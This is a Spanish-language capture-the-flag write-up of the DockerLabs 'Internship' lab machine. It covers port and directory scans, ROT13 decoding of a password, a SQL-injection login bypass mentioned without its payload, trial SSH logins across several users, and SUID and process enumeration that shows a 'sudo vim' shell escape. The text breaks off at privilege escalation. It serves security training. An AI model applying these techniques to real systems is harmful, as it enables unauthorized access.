🏴‍☠️ Write-Up: Máquina "Internship"

📌 **Plataforma: DockerLabs**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**


🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.


📡 1. Reconocimiento y Recolección de Información

Compruebo la conectividad con la máquina objetivo.




🎯 2. Escaneo y Enumeración

Busco y enumero puertos abiertos junto a sus versiones.




```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sS -Pn -sC -sV 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-01 13:48 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000010s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u4 (protocol 2.0)
| ssh-hostkey:
|   256 35:ff:c4:8b:c4:e1:46:12:43:b9:03:a9:cf:ec:f3:0a (ECDSA)
|_  256 23:ac:95:1e:be:33:9e:ed:14:f0:45:f6:27:51:ca:ba (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: GateKeeper HR | Tu Portal de Recursos Humanos
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.64 seconds
```

Busco directorios en su web, pero no encontré nada.




```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://172.17.0.2  -w /usr/share/wordlists/dirbuster/dire
ctory-list-lowercase-2.3-medium.txt -x .php, .html, .txt
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lo
wercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/.                    (Status: 200) [Size: 3861]
/.php                 (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/.                    (Status: 200) [Size: 3861]
/server-status        (Status: 403) [Size: 275]
Progress: 622929 / 622932 (100.00%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════
```


Revisando el código fuente de la interfaz principal de la web encontré un dominio, por ende, lo añado a mi /etc/hosts para relacionarlo a la ip.




```
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/hosts
```




Ahora, hago búsqueda de directorios pero en el nuevo dominio.




💥 3. Explotación de Vulnerabilidades


Entro al directorio /spam y encuentro algo raro sin ningún sentido, puede ser que esté bajo ROT13.




En una herramienta web quito la codificación de ROT13 obteniendo una contraseña.



Fui a /index.html del nuevo dominio y contiene un login panel. No tengo credenciales, asi que intento un SLQi básico.



Logré entrar al panel, hay una lista de usuarios. Podría intentar uno a uno para ingresar por ssh junto a la contraseña desencriptada anteriormente.



Me puse a intentar hasta que di con una combinación correcta.

```
┌──(kali㉿kali)-[~]
└─$ ssh ana@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:ZTQqtW+HJphB1FvINw5duJ8o+kJB96Mro0vdTtsg3GA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
ana@172.17.0.2's password:
Permission denied, please try again.
ana@172.17.0.2's password:


┌──(kali㉿kali)-[~]
└─$ ssh carlos@172.17.0.2
carlos@172.17.0.2's password:
Permission denied, please try again.
carlos@172.17.0.2's password:


┌──(kali㉿kali)-[~]
└─$ ssh mario@172.17.0.2
mario@172.17.0.2's password:
Permission denied, please try again.
mario@172.17.0.2's password:


┌──(kali㉿kali)-[~]
└─$ ssh juan@172.17.0.2
juan@172.17.0.2's password:
Permission denied, please try again.
juan@172.17.0.2's password:


┌──(kali㉿kali)-[~]
└─$ ssh laura@172.17.0.2
laura@172.17.0.2's password:
Permission denied, please try again.
laura@172.17.0.2's password:
```

```
┌──(kali㉿kali)-[~]
└─$ ssh pedro@172.17.0.2
pedro@172.17.0.2's password:
Linux 1f09146129a3 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
pedro@1f09146129a3:~$ whoami
pedro
pedro@1f09146129a3:~$ id
uid=1000(pedro) gid=1000(pedro) groups=1000(pedro)
```

Pedro no puede ejecutar sudo. Tampoco encontré algo interesante en binarios SUID.

```
pedro@1f09146129a3:~$ sudo -l
[sudo] password for pedro:
Sorry, user pedro may not run sudo on 1f09146129a3.
pedro@1f09146129a3:~$ find / -perm -4000 2>/dev/null
/usr/sbin/exim4
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chsh
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/mount
/usr/bin/passwd
/usr/bin/sudo
```

🔐 4. Escalada de Privilegios y Post-explotación

Buscando en procesos, el usuario valentina se mantiene ejecutando un proceso cada cierto tiempo..

```
pedro@1f09146129a3:~$ ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.1   3924  2668 ?        Ss   17:48   0:00 /bin/bash /entrypoint.sh
root          23  0.0  0.1 201808  3384 ?        Ss   17:48   0:00 /usr/sbin/apache2 -k start
root          43  0.0  0.1  15436  2660 ?        Ss   17:48   0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
root          50  0.0  0.0   3600  1724 ?        Ss   17:48   0:00 /usr/sbin/cron
root          77  0.0  0.0   2576  1540 ?        S    17:48   0:00 /bin/sh /usr/bin/mysqld_safe
mysql        202  0.0  0.6 1407136 12756 ?       Sl   17:48   0:02 /usr/sbin/mariadbd --basedir=/usr --datadir=/var/lib/
root         203  0.0  0.0   5944  1564 ?        S    17:48   0:00 logger -t mysqld -p daemon error
root         260  0.0  0.0   2516  1236 ?        S    17:48   0:00 tail -f /dev/null
www-data     309  0.2  0.1 202556  2820 ?        S    17:49   0:15 /usr/sbin/apache2 -k start
www-data     685  0.2  0.1 202556  2732 ?        S    17:59   0:10 /usr/sbin/apache2 -k start
www-data     688  0.2  0.1 202556  2892 ?        S    17:59   0:10 /usr/sbin/apache2 -k start
www-data     689  0.2  0.2 202556  4288 ?        S    17:59   0:10 /usr/sbin/apache2 -k start
www-data     905  0.1  0.2 202556  4052 ?        S    18:05   0:08 /usr/sbin/apache2 -k start
www-data     941  0.1  0.1 202404  2808 ?        S    18:06   0:06 /usr/sbin/apache2 -k start
www-data     942  0.1  0.1 202404  2808 ?        S    18:06   0:06 /usr/sbin/apache2 -k start
www-data     944  0.1  0.1 202404  3652 ?        S    18:06   0:06 /usr/sbin/apache2 -k start
www-data     945  0.1  0.1 202404  2808 ?        S    18:06   0:06 /usr/sbin/apache2 -k start
www-data     946  0.1  0.1 202556  2724 ?        S    18:06   0:06 /usr/sbin/apache2 -k start
root        1164  0.0  0.2  18088  5064 ?        Ss   18:11   0:00 sshd: pedro [priv]
pedro       1170  0.0  0.1  18344  3484 ?        S    18:11   0:00 sshd: pedro@pts/0
pedro       1171  0.0  0.1   4188  3044 pts/0    Ss   18:11   0:00 -bash
root        1952  0.0  0.1   5980  2940 ?        S    18:33   0:00 /usr/sbin/CRON
valenti+    1954  0.0  0.0   2576  1552 ?        Ss   18:33   0:00 /bin/sh -c sleep 45; /opt/log_cleaner.sh
valenti+    1986  0.0  0.1   3924  2628 ?        S    18:33   0:00 /bin/bash /opt/log_cleaner.sh
valenti+    1987  0.0  0.1   4188  2996 ?        S    18:33   0:00 bash -i
valenti+    2538  0.0  0.0   2516  1548 ?        S    18:47   0:00 script /dev/null -c bash
valenti+    2539  0.0  0.0   2576  1512 pts/1    Ss   18:47   0:00 sh -c bash
valenti+    2540  0.0  0.1   4188  3016 pts/1    S    18:47   0:00 bash
root        2566  0.0  0.2   7368  4200 pts/1    S+   18:48   0:00 sudo vim -c :!/bin/sh
root        2567  0.0  0.0   7368  1544 pts/2    Ss   18:48   0:00 sudo vim -c :!/bin/sh
root        2568  0.5  0.4  11236  8492 pts/2    S    18:48   0:09 vim -c :!/bin/sh
root        2569  0.0  0.0   2576  1568 pts/2    S+   18:48   0:00 /bin/sh
root        3624  0.0  0.1   5980  3196 ?        S    19:17   0:00 /usr/sbin/CRON
root        3625  0.0  0.1   5980  3196 ?        S    19:17   0:00 /usr/sbin/CRON
root        3626  0.0  0.1   5980  3192 ?        S    19:17   0:00 /usr/sbin/CRON
valenti+    3630  0.0  0.0   2576  1484 ?        Ss   19:17   0:00 /bin/sh -c sleep 15; /opt/log_cleaner.sh
valenti+    3631  0.0  0.0   2576  1568 ?        Ss   19:17   0:00 /bin/sh -c sleep 45; /opt/log_cleaner.sh
valenti+    3632  0.0  0.0   2576  1520 ?        Ss   19:17   0:00 /bin/sh -c sleep 30; /opt/log_cleaner.sh
valenti+    3634  0.0  0.0   2484  1288 ?        S    19:17   0:00 sleep 15
valenti+    3635  0.0  0.0   2484  1200 ?        S    19:17   0:00 sleep 30
valenti+    3637  0.0  0.0   2484  1372 ?        S    19:17   0:00 sleep 45
pedro       3643  0.0  0.2   8100  4268 pts/0    R+   19:17   0:00 ps aux
```

